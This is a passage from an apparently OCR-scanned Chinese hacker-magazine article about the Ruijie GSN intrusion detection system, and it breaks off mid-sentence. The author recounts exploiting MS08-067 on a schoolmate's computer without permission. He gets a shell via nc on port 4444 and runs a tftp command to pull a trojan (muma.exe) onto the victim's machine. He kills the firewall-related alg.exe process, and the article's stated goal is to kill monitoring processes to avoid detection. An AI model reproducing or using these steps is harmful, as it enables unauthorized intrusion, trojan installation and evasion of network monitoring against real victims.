


图1




图2

文章难度：★★★
文章内容：利用SYScheck分析出相应的进程并结束进程达到不被监视的目的

对锐捷GSN入侵检测系统的分析

南拳爸爸

事情的经过是这样的，微软在发布十月份安全更新补丁后，没过多久就再次发布了一个计划外的紧急安全补丁MS08-067，该漏洞会引发大面积的远程攻击甚至是完全控制，危害程度与“冲击波”病毒类似。通过GOOGLE快讯，得知该漏洞非常严重，于是我便马上从网上下载了漏洞利用程序，如图1，只要对方电脑开放了445端口，就可以对目标主机进行远程溢出，然后使用nc连接远程主机的4444端口，就可以获得CMDShell了，如图2，图3，这次溢出成功的是我们学校艺术设计系某个MM的电脑，如图4（小编注：关于MS08-067漏洞的详细利用，大家请参看上期杂志的内容，这里就不详细描述了）。




图1




图2




图3

然后我又在本地电脑上架设tftpd32迷你服务器，在CMDShell下使用**tftp -i 自己的IP get muma.exe**命令就可以




图4

往目标电脑上传一个免杀的木马了，想做什么都可以，不过得先把对方的Alg.exe进程给结束掉（这是系统自带的防火墙关联的进程）。但事情并没有这样结束，也许是因为当时没有注意的原因吧，过了一个月左右我发现自己被学校网络中心跟踪锁定了，如图5。




图5

看到这个警告信息让人心里很是不爽呀，于是我开始对入侵检测系统（IDS）有了兴趣。学校使用的是锐捷网络管理系统，经过一段时间的研究，我得出了以下